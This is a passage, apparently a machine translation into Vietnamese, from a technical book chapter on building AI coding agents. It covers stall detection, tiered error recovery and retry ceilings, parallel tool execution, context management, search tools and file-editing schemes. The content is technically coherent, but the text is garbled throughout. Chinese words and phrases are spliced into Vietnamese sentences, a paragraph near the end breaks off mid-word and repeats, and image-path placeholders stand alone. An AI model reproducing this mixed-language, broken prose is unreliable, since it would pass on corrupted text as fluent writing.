Một lớp thứ ba các thất bại không biểu hiện dưới dạng lỗi và yêu cầu giám sát tính sống và tính toàn vẹn chuyên dụng. Chế độ thất bại nguy hiểm nhất của kết nối streaming không phải là mất kết nối (ngay lập tức tạo ra lỗi) mà là stall im lặng — kết nối vẫn được thiết lập, nhưng luồng dữ liệu dừng lại, giống như ống kết nối nhưng không ra nước. Timeout SDK thường chỉ bao phủ kết nối ban đầu, không phải quá trình truyền, vì vậy Agent sản xuất cần một watchdog không hoạt động độc lập (bộ đếm thời gian watchdog — nếu không có đầu ra mới trong khoảng thời gian设定, kết nối被判定 là stalled) để杀死 stream bị treo và kích hoạt thử lại khi timeout. Điều này khái quát thành một nguyên tắc: mỗi kết nối dài hạn cần tín hiệu tính sống, không chỉ timeout kết nối. Giám sát tính toàn vẹn nhắm vào cấu trúc trajectory: khi phát hiện lệnh gọi công cụ thiếu tin nhắn kết quả đi kèm, hệ thống sửa chữa việc ghép đôi trước khi注入 context, thay vì ném异常 cấu trúc cho mô hình hoặc người dùng. Một chi tiết kỹ thuật值得注意: một số Agent sản xuất chạy cả chế độ sản xuất và chế độ thu thập dữ liệu đào tạo — chế độ sản xuất có thể vá tin nhắn bị thiếu bằng placeholder, trong khi chế độ đào tạo từ chối sửa chữa, vì placeholder tổng hợp sẽ gây ô nhiễm dữ liệu đào tạo. Tiêu chuẩn kép "khoan dung trong sản xuất, nghiêm ngặt trong đào tạo" này phản ánh sự耦合 sâu giữa Harness và đào tạo mô hình.
Phục hồi: leo thang qua các giai đoạn ngày càng hiển nhiên. Các biện pháp phục hồi được phân loại theo mức độ hiển nhiên đối với người dùng; nếu cấp thấp giải quyết được vấn đề, không leo thang:
Thử lại im lặng. Hành động mặc định cho lỗi có thể thử lại. Hai chi tiết quyết định liệu thử lại có thành công: thứ nhất, sử dụng exponential backoff với jitter ngẫu nhiên để ngăn các đội ngũ client thử lại đồng bộ và gây tắc nghẽn thứ cấp, đồng thời tôn trọng thời gian chờ đề xuất của máy chủ; thứ hai, phân biệt lệnh gọi tiền cảnh và hậu cảnh — yêu cầu vòng lặp chính bị thất bại được thử lại, nhưng các lệnh gọi hậu cảnh phụ trợ (tạo tiêu đề, gợi ý đầu vào) bị bỏ qua khi thất bại, để tránh thử lại hậu cảnh挤占 hạn mức vòng lặp chính và tạo "khuếch đại thử lại."
Suy thoái và tiếp tục. Khi thử lại thất bại, thay đổi chính yêu cầu và thử lại. Lấy đầu ra bị cắt (tạo bị cắt bởi giới hạn độ dài): trước tiên im lặng gửi lại với giới hạn đầu ra tăng lên; nếu vẫn chưa đủ, thêm meta-instruction ở cuối tin nhắn để mô hình tiếp tục tạo từ điểm dừng. Khi mô hình chính liên tục quá tải, chuyển sang mô hình khác, trước tiên loại bỏ các khối định dạng độc quyền từ lịch sử của mô hình trước để mô hình mới có thể phân tích; khi chế độ chi phí cao bị giới hạn tốc độ, tạm thời chuyển sang chế độ tiêu chuẩn.
Hiển thị cho người dùng. Chỉ sau khi tất cả phương tiện tự động đã cạn kiệt, lỗi mới được trình bày — cùng với các hành động phục hồi đã thử.
Lỗi tầng công cụ đi theo đường khác: không kết thúc phiên; biến lỗi thành đầu vào của mô hình. Lệnh gọi ảo nhận kết quả lỗi có cấu trúc "không có công cụ như vậy"; lỗi xác nhận nhận lỗi được注释 với gợi ý về hợp đồng đầu vào; đối số sai định dạng (chuỗi được phát ra khi đối tượng được mong đợi) được sửa chữa tự động trước khi thực thi. Các lỗi này đi vào context như kết quả công cụ thông thường, và mô hình tự sửa trong lượt tiếp theo — ứng dụng của nguyên tắc trước đó rằng "càng có cấu trúc phản hồi, càng tốt": lỗi được phản hồi càng cụ thể, tỷ lệ tự sửa của mô hình càng cao.
Nguyên tắc cốt lõi của phần này là: đơn vị xử lý lỗi không phải là yêu cầu đơn lẻ, mà là toàn bộ vòng lặp phục hồi. Cho đến khi phục hồi được xác nhận là không thể, lỗi trung gian không nên hiển thị cho người tiêu dùng — dù là người dùng hay các hệ thống downstream đăng ký sự kiện: giữ lại thông báo lỗi trong quá trình phục hồi; nếu phục hồi thành công, người tiêu dùng không bao giờ注意到; chỉ khi mọi thứ thất bại, các lỗi bị giữ lại mới được phát hành. Đây là hiện thực hóa kỹ thuật của nguyên tắc sửa chữa Chương 1 — "không hiển thị trạng thái trung gian cho đến khi phục hồi được xác nhận là không thể."
Chấm dứt: mỗi đường dẫn phục hồi cần trần. Bản thân cơ chế phục hồi có thể thất bại, vì vậy mỗi đường dẫn phục hồi phải có trần thử lại rõ ràng: nén context bỏ cuộc sau几次 thất bại liên tiếp; bộ phân loại quyền chuyển sang hỏi người sau几次 thất bại liên tiếp; tiếp tục đầu ra được thử tối đa số lần cố định. Ngưỡng đến từ đâu? Dữ liệu sản xuất, không phải phỏng đoán. Lấy cầu dao nén của Claude Code: ngưỡng "3 thất bại liên tiếp" đến từ thống kê phiên thực — một phiên đã từng thất bại hơn ba nghìn lần liên tiếp trên đường dẫn phục hồi này, và các thử lại vô ích như vậy alone浪费 khoảng 250.000 lệnh gọi API mỗi ngày trên toàn cầu; hơn một nghìn phiên chứng kiến chuỗi 50+ thất bại liên tiếp. Ba là điểm uốn thực nghiệm giữa "phần lớn thất bại phục hồi trước đó" và "thử lại thêm基本上 vô vọng."
Nguy hiểm hơn cầu dao điểm đơn là xoáy tử thần: logic được kích hoạt trên đường dẫn lỗi tự gọi LLM, thất bại lần nữa, và thác. Một thác thực: Agent dừng trên lỗi tràn context, kích hoạt hook dừng (logic dọn dẹp chạy tự động khi Agent kết thúc) "commit mã khi thoát", hook gọi LLM để viết thông báo commit, context tràn lần nữa, và hook kích hoạt một lần nữa. Phòng thủ gồm hai phần: vô hiệu hóa tất cả hiệu ứng phụ kích hoạt mô hình trên đường dẫn lỗi (tốt hơn là mất một tính năng phụ trợ một lần, như trích xuất bộ nhớ tự động), và sử dụng bộ đếm độ sâu đệ quy để phát hiện và phá vỡ bất kỳ thác còn lại nào. Cuối cùng, trên tất cả cơ chế tự động là các điều kiện chấm dứt và leo thang toàn cục: số lượt tối đa, trần ngân sách phiên, và leo thang can thiệp con người khi thất bại liên tiếp vượt quá ngưỡng (cầu dao từ chối của Chương 4 là một ví dụ).
Quay lại câu hỏi suy nghĩ của Chương 1, Agent có thể陷入 vòng lặp không chỉ bởi thiếu kết quả công cụ mà còn bởi lỗi công cụ giống nhau反复, lệnh gọi ảo, nén context mất trạng thái quan trọng, hoặc tác vụ không giải quyết được. Phát hiện dựa vào "phân loại lỗi + nhận diện mẫu", phục hồi dựa vào "leo thang phân cấp", và chấm dứt dựa vào "cầu dao + trần toàn cục + leo thang con người" — cùng nhau đây là câu trả lời hoàn chỉnh của Harness cho "Agent có thể chạy mãi mãi." Những cơ chế này giải quyết không phải "khả năng mô hình không đủ" mà là "tính vững chắc hệ thống trong điều kiện biên": mô hình sẽ tiếp tục mạnh hơn, nhưng mạng sẽ mất, tiến trình sẽ treo, và người dùng sẽ làm những điều không lường trước. Cơ bản hơn, sự đáng tin cậy của Agent không được xác định bởi liệu nó có mắc lỗi hay không, mà bởi liệu mỗi loại lỗi có đường dẫn phát hiện, phục hồi và chấm dứt tương ứng hay không.
Mẹo Triển khai cho Coding Agent
Quy trình làm việc được mô tả ở trên là lý tưởng. Khiến nó chạy trong thực tế cần một handful kỹ thuật triển khai cụ thể — cách tăng tốc độ phản hồi và giảm tiêu thụ context mà không giảm chất lượng suy nghĩ. Chúng là các kỹ thuật Agent chung của Chương 2 và 4, áp dụng cho lĩnh vực lập trình.
Lệnh gọi Công cụ Song song, Thực thi Streaming, và Hủy Thác.
Các triển khai Agent truyền thống thường làm việc tuần tự: tạo lệnh gọi công cụ, thực thi, nhận kết quả, sau đó quyết định bước tiếp theo. Hàng đợi严格 này浪费 rất nhiều thời gian.
Các Coding Agent hiện đại nên充分利用 phản hồi streaming: Chương 2 đã giới thiệu cơ chế này khi thảo luận về thứ tự đầu ra mô hình —一旦 các tham số của lệnh gọi công cụ đầu tiên được tạo đầy đủ và vượt qua xác nhận, thực thi có thể bắt đầu ngay lập tức, mà không cần chờ mô hình tạo các lệnh gọi công cụ tiếp theo. Ví dụ, nếu mô hình cần xuất ba lệnh gọi công cụ trong một lần suy luận — tìm kiếm mã, kiểm tra tệp cấu hình và đọc log — lệnh gọi đầu tiên có thể bắt đầu thực thi ngay khi tham số của nó hoàn thành và được xác nhận, chồng chéo với việc tạo hai lệnh kia. Các lệnh gọi độc lập cũng có thể được thực thi song song thay vì排队. Thực thi chồng chéo này显著 giảm độ trễ end-to-end, làm cho phản hồi của Agent nhanh nhẹn hơn.
Mặt trái của thực thi song song là xử lý lỗi. Mỗi định nghĩa công cụ nên khai báo liệu nó có hỗ trợ thực thi đồng thời (mặc định là không, fail-safe). Khi lệnh gọi thất bại, cơ chế hủy thác终止 các lệnh gọi khác được bắt đầu trong cùng batch mà phụ thuộc vào kết quả của nó, nhưng không ảnh hưởng đến các lệnh gọi độc lập hoặc thao tác cha — đây là triển khai cụ thể của nguyên tắc "kiểm soát ranh giới lỗi" từ phần kỹ thuật Harness.
Quản lý Context Chi tiết.
Thách thức cơ bản cho Coding Agent là mã nguồn thường lớn, nhưng cửa sổ context của mô hình bị giới hạn. Ngay cả khi các mô hình tiên tiến tuyên bố hỗ trợ hàng triệu token, nhồi toàn bộ mã nguồn vào context vừa không kinh tế vừa không cần thiết. Quản lý context thông minh cần hoạt động ở nhiều cấp độ.
Ở cấp độ đọc tệp, Agent không nên luôn đọc toàn bộ tệp. Đối với tệp lớn, công cụ nên hỗ trợ đọc phạm vi dòng cụ thể — ví dụ, chỉ đọc dòng 100 đến 150, thay vì tải tệp hàng nghìn dòng. Quan trọng hơn, khi trả về nội dung, số dòng nên được đính kèm — mỗi dòng mã được tiền tố với số dòng thực của nó. Thiết kế có vẻ đơn giản này mang lại giá trị lớn: mô hình có thể tham chiếu chính xác "dòng 42 của src/main.py", giảm mơ hồ và làm cho các thao tác sửa đổi tiếp theo đáng tin cậy hơn.
Ở cấp độ thực thi lệnh, xử lý đầu ra terminal cũng cần cẩn thận. Biên dịch hoặc test có thể tạo ra hàng nghìn dòng đầu ra. Nếu tất cả được注入 vào context, ngân sách nhanh chóng cạn kiệt. Cơ chế cắt và bền vững đầu ra dài được giới thiệu trong Chương 4 được áp dụng rộng rãi ở đây: giữ lại vài dòng đầu đầu (thường chứa ngữ cảnh lỗi) và vài dòng cuối (thường chứa tóm tắt lỗi), thay thế phần giữa bằng placeholder một dòng, và lưu ý rằng đầu ra đầy đủ đã được lưu vào tệp tạm để xem theo yêu cầu.
Inject Thông tin Môi trường Động.
Đây là biểu hiện tập trung của kỹ thuật thanh trạng thái Agent từ Chương 2 trong Coding Agent. Không giống như Agent chung, Coding Agent phụ thuộc nhiều vào trạng thái của môi trường thực thi. Trước mỗi lần suy luận, thông tin môi trường quan trọng sau nên được inject ở cuối context dưới dạng thanh trạng thái Agent:
Thư mục làm việc hiện tại: đảm bảo tham chiếu đường dẫn chính xác
Nhánh Git: biết đang làm việc trên nhánh chính hay nhánh tính năng
Lịch sử commit gần đây: hiểu sự tiến hóa của dự án
Tổng quan thay đổi chưa staged và đã staged: biết哪些 sửa đổi đã được thực hiện
Thông tin này không nên được hardcode vào system prompt tĩnh — điều đó sẽ phá hủy hiệu quả KV Cache — mà nên được tạo động và inject như thanh trạng thái Agent được thêm vào. Bằng cách này, Agent có được "nhận thức môi trường", với mỗi quyết định dựa trên hiểu biết chính xác về trạng thái hiện tại, thay vì giả định lỗi thời.
Bảo tồn Trạng thái trong Môi trường Thực thi Lệnh.
Khi tương tác với mã,许多 thao tác phụ thuộc vào trạng thái môi trường: đổi thư mục, kích hoạt môi trường ảo, đặt biến môi trường, khởi động dịch vụ nền. Nếu mỗi lệnh được thực thi trong shell mới, tất cả trạng thái này bị mất — Agent vừa sử dụng cd để điều hướng đến thư mục dự án, nhưng lệnh tiếp theo bắt đầu lại trong thư mục mặc định của shell,迫使 nó lặp lại cùng thiết lập. Tệ hơn, hiệu quả của một số thao tác (như kích hoạt môi trường ảo Python) chỉ hợp lệ trong phiên shell hiện tại và không thể传递跨越 phiên.
Do đó, một phiên terminal bền vững nên được duy trì, được tạo khi Agent bắt đầu và giữ hoạt động xuyên suốt toàn bộ tương tác. Mỗi lệnh được thực thi trong terminal dùng chung này, bảo tồn thư mục làm việc, biến môi trường và trạng thái phiên. Thiết kế này phù hợp hơn với thói quen làm việc của nhà phát triển con người — chúng ta thường làm việc trong cửa sổ terminal chạy dài. Tất nhiên, Agent cũng nên保留 khả năng khởi động terminal cô lập để hỗ trợ tác vụ song song, nhưng phiên bền vững nên là chế độ mặc định.
Cơ chế Phản hồi Ngữ pháp Tức thì.
Điều này một lần nữa chứng minh giá trị của kỹ thuật thanh trạng thái Agent. Sau khi Agent sửa đổi mã, nó không nên chờ người dùng yêu cầu test rõ ràng trước khi kiểm tra ngữ pháp. Cách tiếp cận hiệu quả hơn là tầng công cụ tự động chạy linter hoặc trình kiểm tra ngữ pháp tương ứng ngay khi thao tác ghi tệp hoàn thành và trình bày kết quả như một phần của giá trị trả về công cụ cho Agent. Nếu phát hiện lỗi ngữ pháp, Agent thấy thông tin lỗi chi tiết ngay trong vòng suy luận tiếp theo — giống như IDE ngay lập tức đánh dấu dấu ngoặc không khớp. Cơ chế phản hồi tức thì này显著 giảm chi phí sửa lỗi, vì Agent có thể sửa lỗi tại thời điểm nó được引入, mà không cần等到 chạy test才发现 vấn đề.
Năm kỹ thuật triển khai này — song song và streaming, quản lý context, nhận thức môi trường, bảo tồn trạng thái và phản hồi tức thì — cùng nhau tạo thành nền tảng kỹ thuật của một Coding Agent hiệu quả. Chúng không phải các điểm tối ưu孤立, mà là các quyết định thiết kế相互 củng cố, tất cả指向 một mục tiêu duy nhất: cho phép Agent làm việc trơn tru như một nhà phát triển có kinh nghiệm.
Công cụ Tìm kiếm trong Coding Agent

Định vị mã liên quan trong mã nguồn lớn là điểm bắt đầu cho công việc của Coding Agent. Hình 5-3 so sánh một số công cụ tìm kiếm bổ sung, minh họa cách Coding Agent trưởng thành nên chọn phương pháp truy xuất dựa trên bản chất của tác vụ.
Hình 5-3: So sánh Công cụ Tìm kiếm Coding Agent
Khớp Nội dung Regex (grep/ripgrep): Phương pháp tìm kiếm truyền thống nhất, quét nội dung tệp dòng theo dòng để khớp mẫu. Khi Agent biết chính xác văn bản cần tìm (tên hàm, tên biến, thông báo lỗi), nó có thể định vị mọi lần xuất hiện nhanh chóng và chính xác. Sức mạnh biểu đạt của biểu thức chính quy (cú pháp để mô tả mẫu văn bản bằng ký hiệu đặc biệt, ví dụ: def handle.* khớp tất cả định nghĩa hàm bắt đầu bằng handle)捕捉 mẫu phức tạp — không chỉ văn bản thô, mà còn mã符合 cấu trúc cụ thể. Trong thực tế, lọc loại tệp (chỉ tìm tệp Python) và lọc mẫu đường dẫn (loại trừ thư mục test) cũng nên được hỗ trợ để giảm nhiễu. Hạn chế cơ bản: nó chỉ tìm khớp văn bản và không hiểu ngữ nghĩa — tìm "xác thực người dùng" sẽ không bao giờ hiển thị hàm xử lý logic đăng nhập nhưng tình cờ không chứa từ "xác thực."
Khớp Mẫu Tên Tệp (glob): Bỏ qua nội dung tệp, chỉ tìm kiếm cấu trúc đường dẫn của hệ thống tệp cho các tệp khớp mẫu. Ví dụ, **/*.test.ts đệ quy tìm tất cả tệp test TypeScript, src/components/**/Button.tsx tìm Button.tsx ở bất kỳ độ sâu nào dưới components. Nó nhanh hơn nhiều so với tìm kiếm nội dung (không cần mở và đọc tệp) và là bước đầu tiên của Agent khám phá cấu trúc dự án — nhanh chóng thiết lập khung tổ chức của dự án bằng cách quét toàn bộ hệ thống tệp.
Tìm kiếm Mã Ngữ nghĩa: Không giống hai phương pháp khớp chính xác đầu tiên, nó cố gắng hiểu "ý nghĩa" của truy vấn và mã. Nó cần giải quyết hai vấn đề quan trọng:
Phân đoạn Nhận diện Cấu trúc: Mã có cấu trúc cú pháp严格的 và nên được chia theo đơn vị ngữ nghĩa hoàn chỉnh như hàm, lớp và phương thức, thay vì盲目 cắt theo số ký tự cố định.
Truy xuất Hỗn hợp (Chương 3 trình bày chi tiết ngăn xếp công nghệ này): Vector embeddings (dense embeddings) xuất sắc trong việc tìm mã tương tự ngữ nghĩa nhưng khác cách diễn đạt (ví dụ: tìm "xác minh danh tính người dùng" có thể tìm thấy hàm tên check_credentials), trong khi khớp từ khóa (BM25, thuật toán truy xuất cổ điển dựa trên tần suất thuật ngữ và độ dài tài liệu) xuất sắc trong việc khớp chính xác tên hàm và biến. Hai thứ chạy song song, và kết quả được hợp nhất và sắp xếp bởi reranker (cross-encoder thực hiện xếp hạng liên quan chi tiết trên kết quả候选), cung cấp bảo hiểm互补.
Tìm kiếm ngữ nghĩa đặc biệt phù hợp cho tác vụ khám phá, như tìm mã liên quan đến "tương tác với cơ sở dữ liệu" hoặc "xác nhận đầu vào người dùng" trong mã nguồn không quen thuộc.
Tuy nhiên, có một cuộc tranh luận rõ ràng trong ngành về việc có值得 xây dựng chỉ mục embedding cho tìm kiếm ngữ nghĩa hay không. Các Agent dựa trên terminal như Claude Code cố tình không xây dựng chỉ mục embedding, dựa hoàn toàn vào grep + glob agentic để truy xuất tức thì — điều này tránh维护 chỉ mục trở nên lỗi thời khi mã tiến hóa, loại bỏ toàn bộ cơ sở hạ tầng indexing, và tránh rủi ro gửi code embeddings đến dịch vụ bên thứ ba. Các công cụ dựa trên IDE như Cursor đi theo hướng相反: chúng sẵn sàng trả chi phí xây dựng chỉ mục cho truy xuất ngữ nghĩa xuyên tệp, sử dụng chỉ mục embedding để nhanh chóng tìm các đoạn mã liên quan ngữ nghĩa nhưng khác cách diễn đạt trong mã nguồn lớn. Sự đánh đổi giữa hai đường dẫn về cơ bản quy về cân nhắc "chi phí cơ sở hạ tầng và dữ liệu thoát" so với "lợi ích của truy xuất ngữ nghĩa xuyên tệp."
Tra cứu Định nghĩa và Tham chiếu cấp Ký hiệu: Phương pháp này sử dụng khả năng "đi đến định nghĩa" và "tìm tất cả tham chiếu" của IDE (được cung cấp thông qua LSP, hay Language Server Protocol — giao thức tiêu chuẩn cho giao tiếp giữa trình soạn thảo và công cụ phân tích ngôn ngữ) để phân biệt định nghĩa ký hiệu khỏi tham chiếu — ví dụ, nó xác định authenticate trên dòng 42 là định nghĩa hàm và lần xuất hiện trên dòng 189 là lệnh gọi, trong khi tìm kiếm văn bản chỉ có thể tìm tất cả dòng chứa chuỗi đó. Điều này đặc biệt quan trọng cho tái cấu trúc mã — khi đổi tên hàm, bạn không thể chỉ dựa vào tìm kiếm văn bản (tên hàm có thể xuất hiện trong comment hoặc chuỗi); bạn phải sử dụng tìm kiếm ký hiệu để định vị chính xác định nghĩa và tất cả vị trí gọi thực tế.
Bốn phương pháp tìm kiếm này tạo thành một hộp công cụ互补, thường được sử dụng kết hợp trong thực tế: trước tiên sử dụng tìm kiếm ngữ nghĩa để tìm module liên quan, sau đó sử dụng khớp regex để định vị chính xác dòng mã cụ thể, và cuối cùng sử dụng tìm kiếm ký hiệu để truy vết chuỗi gọi — chiến lược tiến bộ "từ thô đến tinh, từ ngữ nghĩa sang cú pháp."
Công cụ Chỉnh sửa Tệp trong Coding Agent

Khó khăn của chỉnh sửa tệp không nằm ở thao tác本身, mà ở cách sử dụng LLM để告诉 hệ thống "thay đổi gì và thay đổi như thế nào" một cách hiệu quả và đáng tin cậy. Hình 5-4 so sánh năm sơ đồ chỉnh sửa tệp, minh họa sự căng thẳng cơ bản giữa diễn đạt ngôn ngữ con người và thực thi chính xác máy.
Hình 5-4: So sánh năm sơ đồ chỉnh sửa tệp
Mô tả Diff + Áp dụng Mô hình: Mô hình không trực tiếp chỉ định cách chỉnh sửa tệp; thay vào đó, nó tạo mô tả thay đổi — có thể là văn bản diff giống git diff (định dạng đầu ra của lệnh git diff, hiển thị "dòng nào bị xóa và dòng nào được thêm"), hoặc khung mã với đánh dấu bỏ qua (sử dụng comment như "không thay đổi ở đây" để bỏ qua phần không sửa đổi). Mô tả này sau đó được giao cho "Apply Model" chuyên biệt — thường là LLM khác, nhỏ hơn, nhanh hơn —负责 hợp nhất nó với tệp gốc để tạo tệp mới hoàn chỉnh. Sự tách biệt mối quan tâm này cho phép mô hình chính tập trung vào logic mã cấp cao và mô hình áp dụng tập trung vào thao tác văn bản cấp thấp. Sự mong manh của triển khai đơn giản nằm ở bước hợp nhất: khi có差异 nhỏ giữa mô tả thay đổi và mã tệp thực tế, nó cần xác định liệu chúng có tham chiếu cùng vị trí không; khi có nhiều đoạn mã相似, nó có thể hợp nhất vào sai chỗ. Cursor là đại diện cho sự tiến hóa liên tục của cách tiếp cận này: mô hình chính xuất khung mã với đánh dấu bỏ qua, một mô hình nhỏ áp dụng nhanh được đào tạo chuyên biệt viết lại toàn bộ tệp, và giải mã suy đoán (sử dụng nội dung tệp gốc làm bản nháp để xác minh song song) đẩy tốc độ hợp nhất lên hàng nghìn token mỗi giây — đầu tư kỹ thuật đã mua được độ tin cậy và tốc độ cho cách tiếp cận này.
Chuỗi Cũ → Chuỗi Mới: Cách tiếp cận được Claude Code áp dụng. Mô hình cung cấp chuỗi cũ (văn bản gốc cần thay thế) và chuỗi mới (văn bản thay thế), và framework thực hiện tìm-thay thế chuỗi đơn giản. Ưu điểm là tính dự đoán và minh bạch — nếu chuỗi cũ tồn tại và duy nhất trong tệp, nó thành công; nếu không, nó thất bại. Không có mơ hồ. Chi phí là xóa khối lớn mã yêu cầu xuất toàn bộ nội dung gốc; một ký tự lệch làm khớp thất bại. Khi cùng mã xuất hiện多次, context dài hơn phải được cung cấp để phân biệt.
Định vị Số dòng (Số dòng Cũ → Chuỗi Mới): Mô hình chỉ định "xóa dòng X đến Y, chèn nội dung mới." Số dòng chính xác và không mơ hồ, và xóa khối lớn chỉ cần hai số. Tuy nhiên, mô hình dễ mắc lỗi khi "đếm" số dòng, đặc biệt cho tệp rất dài. Trong thực tế, điều này được giảm bớt bằng cách thêm annotation số dòng vào mỗi dòng khi đọc tệp, nhưng số dòng后续 thay đổi sau mỗi lần sửa đổi, giới hạn tính song song của nhiều sửa đổi.
Lệnh Chỉnh sửa Giống Vim: Mượn từ hệ thống lệnh của trình soạn thảo Vim, hỗ trợ các thao tác phong phú như sao chép, cắt và dán. Rất hiệu quả cho tái cấu trúc mã (di chuyển hàm từ nơi này sang nơi khác). Nhưng cú pháp lệnh mang gánh nặng học tập thực sự: mô hình mạnh nhất xử lý tốt; mô hình nhỏ mắc lỗi明显 hơn nhiều.
Khớp Đầu và Cuối Chuỗi (Đầu Chuỗi Cũ + Cuối Chuỗi Cũ → Chuỗi Mới): Đây có thể được xem như cải tiến của sơ đồ thay thế chuỗi cũ. Mô hình không cần xuất toàn bộ chuỗi cũ; nó chỉ cần cung cấp vài dòng đầu và vài dòng cuối của nội dung cần xóa, bỏ qua phần giữa. Framework xác định khu vực thay thế từ cặp đầu-cuối này, với điều kiện组合 là duy nhất trong tệp. Sơ đồ này kết hợp độ tin cậy của thay thế văn bản với hiệu quả của cách tiếp cận số dòng — khi xóa khối lớn mã, không cần xuất hàng trăm dòng mã gốc, chỉ cần hiển thị ranh giới. Đồng thời, vì vẫn dựa trên khớp nội dung thay vì số dòng trừu tượng, rủi ro mô hình mắc lỗi tương đối thấp.
Lời khuyên Thực tế. Các Coding Agent chính thống rơi vào hai phe, mỗi phe có flagship: Claude Code lấy "chuỗi cũ sang chuỗi mới" — độ tin cậy ưu tiên, đơn giản để triển khai, không cần mô hình额外; Cursor đã đẩ
Lời khuyên Thực tế. Các Coding Agent chính thống rơi vào hai phe, mỗi phe có flagship: Claude Code lấy "chuỗi cũ sang chuỗi mới" — độ tin cậy ưu tiên, đơn giản để triển khai, không cần mô hình额外; Cursor đã đẩ mạnh đường dẫn Apply Model đến giới hạn — trả tiền cho đào tạo và suy luận của mô hình áp dụng nhanh chuyên dụng để đổi lấy thông lượng chỉnh sửa cao hơn. Nếu bạn đang xây dựng Agent của riêng mình, "chuỗi cũ sang chuỗi mới" là điểm khởi đầu an toàn nhất; cho sửa đổi quy mô lớn, "khớp đầu và cuối chuỗi" là thỏa hiệp kinh tế hơn; cách tiếp cận số dòng chỉ đáng tin cậy với tích hợp IDE sâu (nơi trình soạn thảo duy trì ánh xạ số dòng thời gian thực và cung cấp lại cho mô hình sau mỗi lần sửa đổi) — nếu không trôi số dòng sẽ nhấn chìm nó.
Mã: Siêu khả năng của Agent Đa năng
Phần trước đã cho thấy cách xây dựng Coding Agent đáng tin cậy — từ kiến trúc đến triển khai công cụ đến kỹ thuật harness. Nhưng giá trị của tạo mã远远 vượt xa việc viết chương trình.
"Siêu khả năng" là gì? Một khả năng thông thường là khả năng của Agent làm một việc cụ thể — trả lời câu hỏi, gọi API nhất định, tạo một đoạn văn bản. Một siêu khả năng là khả năng "có thể tạo ra các khả năng khác": Agent sử dụng nó để viết công cụ mới, ràng buộc mới và dạng diễn đạt mới tức thì để hoàn thành tác vụ, mà không cần có tất cả khả năng được xây dựng trước. Tạo mã chính xác là siêu khả năng như vậy — nó chính xác, có thể thực thi và có thể组合, cho phép nó tạo ra công cụ mới (script, chuỗi lệnh gọi API), ràng buộc mới (assertion, quy tắc xác nhận), và dạng diễn đạt mới (biểu mẫu HTML, PPT, khung hình video).
Vì lý do này, vai trò mã đóng trong hệ thống Agent远远 vượt xa "viết chương trình." Sáu phần tiếp theo trình bày, từng cái một, sáu hướng mà siêu khả năng này áp dụng ngoài lập trình: (1) Công cụ Suy nghĩ — sử dụng mã thay vì ngôn ngữ tự nhiên cho suy luận chặt chẽ; (2) Ràng buộc Quy tắc Kinh doanh — sử dụng mã để固化 chính sách và tránh ảo tưởng mô hình; (3) Tạo Đa phương tiện — sử dụng mã để tạo PPT/video/trực quan hóa; (4) Bộ điều hợp Hệ thống — sử dụng mã để kết nối các API异构; (5) UI Sinh — sử dụng mã để tạo động biểu mẫu và giao diện; (6) Khởi động — sử dụng mã để tạo Agent mới.
Sáu hướng này không chỉ là danh sách phẳng; chúng tiến triển từ trong ra ngoài, được tổ chức theo đối tượng mà siêu khả năng được áp dụng:
Chính Suy nghĩ — sử dụng mã để thay thế suy luận ngôn ngữ tự nhiên dễ lỗi (Công cụ Suy nghĩ);
Quy tắc Kinh doanh — mã hóa chính sách mơ hồ thành ràng buộc có thể thực thi (Ràng buộc Quy tắc Kinh doanh);
Trình bày Nội dung — tạo PPT, video và sản phẩm trực quan hóa (Tạo Đa phương tiện);
Giao diện Hệ thống — kết nối các API异构 và tự động thích ứng với định dạng dữ liệu tiến hóa (Bộ điều hợp Hệ thống);
Giao diện Người dùng — tạo động biểu mẫu và giao diện tương tác (UI Sinh);
Chính Agent — sử dụng mã để tạo hoặc sửa chữa Agent mới, cho phép khởi động.
